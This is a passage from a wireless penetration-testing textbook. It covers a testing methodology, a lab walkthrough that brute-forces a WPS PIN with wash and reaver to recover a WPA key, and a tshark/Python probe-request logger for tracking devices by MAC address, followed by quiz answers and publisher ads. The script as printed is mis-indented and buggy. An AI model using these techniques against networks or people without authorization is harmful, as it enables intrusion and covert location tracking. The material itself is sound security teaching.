- **Effort estimation**: Based on the scope defined, the tester will then have to estimate how much time is required. Bear in mind that rescoping may occur following this estimate, as organizations may have limited resources available in terms of both time and money.
- **Legality**: Prior to performing a test, the client must give consent. This should explain the testing to be covered and clearly define the level of indemnity, insurance, and the limitations of the scope. If you are unsure, you will need to speak to a professional in these areas. Most organizations will have their own versions that will likely also incorporate an **Non-Disclosure Agreement** (**NDA**).

Once all of the preceding requirements are in place, we are ready to go!

Discovery

In this phase, the aim is to identify and apply characteristics to the wireless devices and wireless networks within the scope.

All the techniques to perform these have been laid out in the previous chapters but, in brief, the aim is to:

- Enumerate visible and hidden wireless networks in the area
- Enumerate devices in the area, along with those connected to the targeted networks
- Map the range of the networks, where they are reachable from and whether there are places a malicious individual could operate from to perform an attack, for example, a cafe.

All of this information should be recorded. If the test is limited to the performance of reconnaissance only, the test will end here, and the tester will attempt to draw conclusions based on this information. Some statements that would be useful to a client are be as follows:

- The number of devices that have associations with open networks and the corporate network
- The number of devices that have networks that can be linked to locations through solutions such as WiGLE
- The existence of weak encryption
- The networks set up are too strong

Attack

Once reconnaissance has been performed, exploitation must be performed for proof of concept. If the attack is being performed as part of a red team or wider assessment, then exploitation should be performed to gain access to the network as surreptitiously as possible.

In our attacking phase, we will explore the following:

- Cracking the encryption
- Attacking the infrastructure
- Compromising clients
- Finding vulnerable clients
- Finding unauthorized clients

Cracking the encryption

The first step is to retrieve the keys for any vulnerable networks identified. If networks with WEP exist, perform the WEP-cracking methods explained in *Chapter 4*, *WLAN Encryption Flaws*. If WPA2-secured systems are present, you have two choices. If aiming to be stealthy, arrive on-site at times when individuals are likely to be authenticating or re-authenticating. These times are likely to be:

- Start of the day
- Lunch time
- End of the day

At this time, set up your WPA key retrieval setup as shown in *Chapter 4*, *WLAN Encryption Flaws*. Alternatively, perform the deauthentication attack, as shown in *Chapter 6*, *Attacking the Client*.

This is noisier and more likely to be detected in a mature organization.

If WPA-Enterprise is in place, bear in mind you will have to use the information gathered from the reconnaissance to target the correct network and set up your dummy Enterprise setup as shown in the *Attacking PEAP* section in *Chapter 8*, *Attacking WPA-Enterprise and RADIUS*.

You can attempt to break all passphrases but bear in mind that some will be unbreakable. Following the performance of the test, check with the wireless administrator for the passphrase in use. Check to see whether it is a secure passphrase and that you, as a tester, did not experience a tool failure or were merely unlucky.

Attacking infrastructure

If network access is gained through cracking the encryption, perform a standard network penetration test if allowed in scope. The following should be performed as a minimum:

- A port scan
- Identifying which services are running
- Enumerating any open services, such as unauthenticated FTP, SMB, or HTTP
- Exploiting any vulnerable services identified

Compromising clients

After enumerating and testing all wireless systems, there are various types of engagements that would suit performing attacks against clients.

If necessary, after establishing which clients are vulnerable to Karma attacks, create a Honeypot to force them to connect with the methods laid out in the *Attacking PEAP* section in *Chapter 8*, *Attacking WPA-Enterprise and RADIUS*. There are various useful pieces of information that can be gathered through this method, but ensure that the collected data serves a purpose and is stored, transmitted, and used in an ethical and safe manner.

Reporting

Finally, at the end of testing, it is necessary to report your findings to the client. It's important to ensure that the report matches the quality of your testing. As the client will only see the report, you have to give it as much love and attention as you do to your testing. The following is a guideline to the layout of the report:

1. Management summary.
2. Technical summary.

3. Findings:
    - Vulnerability description
    - Severity
    - Affected devices
    - Vulnerability type—software/hardware/configuration
    - Remediation
4. Appendices.

The management summary should be aimed at talking to a senior nontechnical audience with a focus on the effects and mitigations required at a high level. Avoid language that is too technical and ensure that the root causes are covered.

The technical summary should be a midpoint between the management summary and findings list. It should be aimed at a developer or a technical lead with a focus on how to fix the issues and broad solutions that could be implemented.

The findings list should describe each vulnerability at a low level, explaining the methods to identify, and replicate, and vulnerabilities.

Appendices should contain any extra information that would be too long to describe in a short description. This is where any screenshots, proof-of-concept code, or stolen data should be presented.

Summary

In this chapter, we discussed a methodology for performing a range of wireless tests and referred to the relevant chapters for each step. We also listed methods for reporting vulnerabilities and techniques for making technical data presentable. In the next and final chapter, we will cover new techniques developed since the initial publication of this book, WPS, and probe monitoring for surveillance.

10
WPS and Probes

"Nothing is new under the sun."

Popular Saying

This chapter incorporates the new techniques related to attacking WPS and probe monitoring and also covers the pineapple tool that makes much of wireless testing a lot easier. These attacks and tools have appeared since the publication of the original book, and we'll be making sure we're being as holistic as possible.

WPS attacks

Wireless Protected Setup (**WPS**) was introduced in 2006 to help users without wireless knowledge to have secure networks. The idea was that their Wi-Fi device would have a single hidden hardcoded value that would allow access with key memorization. New devices would be authenticated through a button press on the Wi-Fi router. Individuals outside the house without access to the device would not be able to have access, thus reducing the issues surrounding remembering WPA keys or setting short ones.

In late 2011, a security vulnerability was disclosed enabling brute force attacks on the WPS authentication system. The traffic required to negotiate a WPS exchange was spoofable, and the WPS pin itself is only eight characters between 0-9. To start with, this provides only 100,000,000 possibilities in comparison with an eight character azAZ09 password having 218,340,105,584,896 combinations.

However, there are further vulnerabilities:

- Of the eight characters of the WPS pin, the last character is a checksum of the previous seven and therefore predictable, leaving a maximum of 10,000,000 options
- In addition, the first four and the following three of the remaining characters are checked separately, which means that there are $10^4 + 10^3$ options or 11,000


Through the two decisions made in the authentication mechanism, we have gone from 100,000,000 possible combinations to 11,000. This equates to a six-hours difference when brute-forcing the algorithm. It is these decisions that make attacks against WPS viable.

In the next lab exercise, we will go through identifying and attacking vulnerable WPS setups with Wash and Reaver.

Time for action – WPS attack

Follow the given instructions to get started:

1. Before we attack a WPS-enabled access point, we need to create one. The TP-Link we use has this feature turned on by default, which is worrying but handy. To double-check this, we can log onto our router and click on WPS. It should look like the following:



2. Now we've confirmed that it's ready. We need to set up our target. We need to set up our testing environment. We're going to use the Wash tool, and Wash requires a monitoring interface to function. As we have done many times before, we need to set up one with the following command:

```
airmon-ng start wlan0
```

The output will be as follows:

```
root@kali:~# airmon-ng start wlan0


Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2898    NetworkManager
3242    dhclient
5615    wpa_supplicant
5640    dhclient
Process with PID 5640 (dhclient) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon0)
```

3. We have a monitoring interface set up as `mon0`, and we can call Wash with the following command:

   `wash --ignore-fcs -i mon0`

   The `ignore fcs option` is due to an issue with an expected format for requests that `wash` causes:

```
root@kali:~# wash --ignore-fcs -i mon0
```

4. Wash will display all the nearby devices that support WPS as well as whether they have WPS active or unlocked and what version is running:


```
root@kali:~# wash --ignore-fcs -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

BSSID                 Channel       RSSI       WPS Version       WPS Locked
    ESSID
-------------------------------------------------------------------------------
------------------------------
E8:94:F6:62:1E:8E       3           -50        1.0               No
    Wireless Lab
```

5. We can see the Wireless Lab network supports WPS. It uses Version 1 and it's not locked. Fantastic. We take note of the MAC address, which in my case is `E8:94:F6:62:1E:8E`, as this will be used to target our next tool: `reaver`.


6. Reaver attempts to brute-force the WPS pin for a given MAC address. The syntax for starting this is as follows:

   `reaver -i mon0 -b <mac> -vv`

   The output will be as follows:



7. Once it is started, the tool runs through all the possible combinations for the WPS and attempts to authenticate. Once it does this, it will return the WPS code and the password, as shown in the following screenshot:



8. With WPA-PSK in hand, we can authenticate normally now. I left my device with the default WPA-PSK that matches the WPS pin. If, however, you want to authenticate with the WPS pin, you can do this by specifying the pin in `reaver` with the following command:

   `reaver -i mon0 -b <mac> -vv -p 88404148`

   Replace my pin with your own.

What just happened?

We successfully identified a wireless network with a vulnerable instance of WPS active with Wash. We then used Reaver to recover the WPA key and the WPS pin. With this information, we could then authenticate with the network and continue a network penetration test.

Have a go hero – rate limiting

In the previous exercise, we attacked an entirely unprotected WPS installation. There are multiple methods that can be used to further secure installations without removing WPS altogether.

Make an attempt to set the WPS pin to an arbitrary value and try again, to see whether Reaver is as effective at cracking it.

Acquire a wireless router that allows you to rate-limit the WPS attempts. Try and configure your attack to avoid triggering lockouts.

Probe sniffing

We have spoken about probes previously, and how they can be used to identify hidden networks and perform effective rogue access point attacks. They can also be used to identify individuals as targets or track them on a mass scale with minimal equipment.

When a device wishes to connect to a network, it sends a probe request that contains its own MAC address and the name of the network it wishes to connect to. We can use tools such as `airodump-ng` to track these. However, if we wish to identify whether an individual was present at a specific location at a specific time or look for trends in Wi-Fi usage, we will need to use a different approach.

In this section, we will utilize tshark and Python to collect data. You will receive the code and an explanation of what is being done.

Time for action – collecting data

Follow the given instructions to get started:

1. First of all, we need a device that's looking for multiple networks. Generally, a normal smartphone such as an Android device or iPhone will do the trick. Desktops don't generally make good targets as they tend to remain in one location. Newer iPhones and Android devices may have probe requests disabled or obfuscated, so do check before you give up.

2. Once you have your device, make sure the Wi-Fi is turned on.
3. Then set up your monitoring interface as we have done many times before:

```
root@kali:~# airmon-ng start wlan0


Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2898    NetworkManager
3242    dhclient
5615    wpa_supplicant
5640    dhclient
Process with PID 5640 (dhclient) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                        (monitor mode enabled on mon0)
```

4. The next thing to be done is to look for probe requests with `tshark` via the following command:

```
tshark -n -i mon0 subtype probereq
```

The screenshot of the following command is as follows:

```
root@kali:~# tshark -n -i mon0 subtype probereq
```

5. Your output at this point is a little rough, as the default output from `tshark` is not designed to be readable, just to have as much information in it as possible. It should look like the following:

```
root@kali:~# tshark -n -i mon0 subtype probereq
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:46: dofile has been disabled due to r
unning Wireshark as superuser. See http://wiki.wireshark.org/CaptureSetup/Captu
rePrivileges for help in running Wireshark as an unprivileged user.
Running as user "root" and group "root". This could be dangerous.
Capturing on 'mon0'
  0.000000 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3896, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9C1wQjPEN
  0.500063 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3912, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9C1wQjPEN
2   1.500069 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3938, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9C1wQjPEN
3   2.000136 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3952, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9C1wQjPEN
4   3.001043 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3978, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9C1wQjPEN
  3.250189 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3985, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9C1wQjPEN
6   4.500149 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=4019, FN=0, Flags=........, SSID=Sonos_WmOyh99PtcOEkqRKJ9C1wQjPEN
7 ^C
```

6. You can clearly see the MAC address and SSID of the probe request; however, this output can be improved. We can use the following command to make it more readable:

   tshark -n -i mon0 subtype probereq -T fields -e separator= -e wlan.sa -e wlan_mgt.ssid

   The screenshot of the following command is as follows:

```
root@kali:~# tshark -n -i mon0 subtype probereq -T fields -e separator= -e wlan
.sa -e wlan_mgt.ssid
```

7. The output here is much more readable:

```
98      4c:0f:6e:70:bd:cb       Wireless Lab
        4c:0f:6e:70:bd:cb       Wireless Lab
```

8. So, now we have the output in a readable format, what next? What we do is create a Python script that will run the command and record the output for later analysis. Before running the code, you will need to ensure that you have your monitoring interface ready and that a file called `results.txt` is created in the directory you are in. The Python script is as follows:

```
import subprocess
import datetime
results = open("results.txt", "a")
while 1:
blah = subprocess.check_output(["tshark -n -i mon0 subtype
probereq -T fields -e separator= -e wlan.sa -e wlan_mgt.ssid -c
100"], shell=True)
splitblah = blah.split("\n")
for value in splitblah[:-1]:
splitvalue = value.split("\t")
MAC = str(splitvalue[1])
SSID = str(splitvalue[2])
time = str(datetime.datetime.now())
Results.write(MAC+" "+SSID+" "+time+"\r\n")
```

   Let's get briefed on the python script:

   - `import subprocess` library and `datetime` library: This allow us to refer to the subprocess and datetime libraries. The `subprocess` library allows us to monitor the interface from the Linux command line, and `datetime` allows us to get the accurate time and date readings.
   - `while 1`: This line means run until stopped.

- `results = open("results.txt", "a")`: This opens a file with the append rights and assigns it to results. The append rights only allow the script to add to the contents of the file. This stops the file from constantly being overwritten.
- `blah = subprocess.check_output(["tshark –n –I mon0 subtype probereq –T fields –e separator= -e wlan.sa –e wlan_mgt.ssid –c 100"], shell=True)`: This opens a shell to perform our previously tested `tshark` command. The only difference this time is—c 100. What this flag does is it limit the command to 100 queries. This allows us to return the results to ourselves without having to stop the program. Since we said run forever after writing the results, the script will restart again.
- This line takes the output from the shell and assigns it to the variable `blah`.
- `splitblah = blah.split("\n")`: This takes the variable blah and splits it by line.
- `for value in splitblah[:-1]`: This repeats the following action for each line in the output, ignoring the first line that contains headers.
- `splitvalue = value.split("\t")`: This breaks each line into further smaller chunks using the `tab` character as the delimiter.
- The following three lines take each chunk of text and assign it to a variable.

```
MAC = str(splitvalue[1])
SSID = str(splitvalue[2])
time = str(datetime.datetime.now())
```

- `results.write(MAC+" "+SSID+" "+time+"\r\n")`: This takes all the values, writes them to a file separated by spaces, and ends with a return and a new line for neatness.

The output will be neat lines of text written to the file.

What just happened?

We took the input from probe requests and output them to a file using Python.

You may ask yourself what the purpose of this is. This can be achieved by simply performing the original `tshark` command and adding a `>> results.txt` command to the end. You would be correct; however, what we have created is a framework for integration with other tools, visualization platforms, databases, and services.

For example, using the WiGLE database that maps SSIDs to locations, you can add a few lines of code to take the SSID variable and query the WiGLE database.

Alternatively, you could set up a MySQL database and output the results there to perform the SQL commands on it.

This section has provided you with the first steps to create your own probe-monitoring tools. Through experimentation and using this simple code as the first step, a multitude of useful tools can be created.

Have a go hero – extension ideas

Research which tools are available that allow visualization or data analytics and are easily integrated with Python. Tools such as Maltego have free versions that can be used to plot information.

Set yourself up a MySQL database to record the data and reconfigure the preceding Python script to output the results to the database. Then, build another script (or do it in the same one) to retrieve the data and output it to Maltego.

Reconfigure the script to query WiGLE, and collect geolocation data for probe requests. Output this data through Maltego.

Make an attempt to set up a web-based frontend through Flask, Django, or PHP to display your results. Investigate currently existing solutions for presenting the data and attempting to emulate or improve them through a discussion with their creators.

Summary

In this chapter, we discussed the attacks against WPS that have come about since the release of the original book and also performed an initial foray into integrating wireless tools with Python. Alas, we have come to end of the book, I hope it's been informative and interesting. See you in another seven years for the third edition.

Pop Quiz Answers

Chapter 1, Wireless Lab Setup

Pop quiz – understanding the basics

Q1	Run the command ifconfig wlan0. In the output, you should see a flag "UP", this indicates that the card is functional.
Q2	You will only need a hard drive if you would like to store anything across reboots like configuration settings or scripts.
Q3	It shows the ARP table on the local machine.
Q4	We would use WPA_Supplicant.

Chapter 2, WLAN and its Inherent Insecurities

Pop quiz – understanding the basics

Q1	3
Q2	3
Q3	1

Chapter 3, Bypassing WLAN Authentication

Pop quiz – WLAN authentication

Q1	4
Q2	2
Q3	1

Chapter 4, WLAN Encryption Flaws

Pop quiz – WLAN encryption flaws

Q1	3
Q2	1
Q3	2

Chapter 5, Attacks on the WLAN Infrastructure

Pop quiz – attacks on the WLAN infrastructure

Q1	1
Q2	1
Q3	1
Q4	4

Chapter 6, Attacking the Client

Pop quiz – Attacking the Client

Q1	1
Q2	1
Q3	2
Q4	4

Chapter 7, Advanced WLAN Attacks

Pop quiz – advanced WLAN attacks

Q1	2
Q2	2
Q3	4
Q4	1

Chapter 8, Attacking WPA-Enterprise and RADIUS

Pop quiz – attacking WPA-Enterprise and RADIUS

Q1	2
Q2	2
Q3	4
Q4	2

Index

E

F

H

K

M

O

P

R

S

V

W

Thank you for buying
Kali Linux Wireless Penetration Testing Beginner's Guide

About Packt Publishing

Packt, pronounced 'packed', published its first book, *Mastering phpMyAdmin for Effective MySQL Management*, in April 2004, and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution-based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern yet unique publishing company that focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website at `www.packtpub.com`.

About Packt Open Source


In 2010, Packt launched two new brands, Packt Open Source and Packt Enterprise, in order to continue its focus on specialization. This book is part of the Packt Open Source brand, home to books published on software built around open source licenses, and offering information to anybody from advanced developers to budding web designers. The Open Source brand also runs Packt's Open Source Royalty Scheme, by which Packt gives a royalty to each open source project about whose software a book is sold.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to `author@packtpub.com`. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, then please contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.

[PACKT] open source
community experience distilled
PUBLISHING




Mastering Kali Linux for Advanced Penetration Testing

ISBN: 978-1-78216-312-1 Paperback: 356 pages

A practical guide to testing your network's security with Kali Linux, the preferred choice of penetration testers and hackers

1. Conduct realistic and effective security tests on your network.
2. Demonstrate how key data systems are stealthily exploited, and learn how to identify attacks against your own systems.
3. Use hands-on techniques to take advantage of Kali Linux, the open source framework of security tools.




Kali Linux – Assuring Security by Penetration Testing

ISBN: 978-1-84951-948-9 Paperback: 454 pages

Master the art of penetration testing with Kali Linux

1. Learn penetration testing techniques with an in-depth coverage of Kali Linux distribution.
2. Explore the insights and importance of testing your corporate network systems before the hackers strike.
3. Understand the practical spectrum of security tools by their exemplary usage, configuration, and benefits.

[PACKT] open source
community experience distilled
PUBLISHING




Kali Linux Cookbook

ISBN: 978-1-78328-959-2 Paperback: 260 pages

Over 70 recipes to help you master Kali Linux for effective penetration security testing

1. Recipes designed to educate you extensively on the penetration testing principles and Kali Linux tools.
2. Learning to use Kali Linux tools, such as Metasploit, Wire Shark, and many more through in-depth and structured instructions.
3. Teaching you in an easy-to-follow style, full of examples, illustrations, and tips that will suit experts and novices alike.



Kali Linux CTF Blueprints

ISBN: 978-1-78398-598-2 Paperback: 190 pages

Build, test, and customize your own Capture the Flag challenges across multiple platforms designed to be attacked with Kali Linux

1. Put the skills of the experts to the test with these tough and customisable pentesting projects.
2. Develop each challenge to suit your specific training, testing, or client engagement needs.
3. Hone your skills, from wireless attacks to social engineering, without the need to access live systems.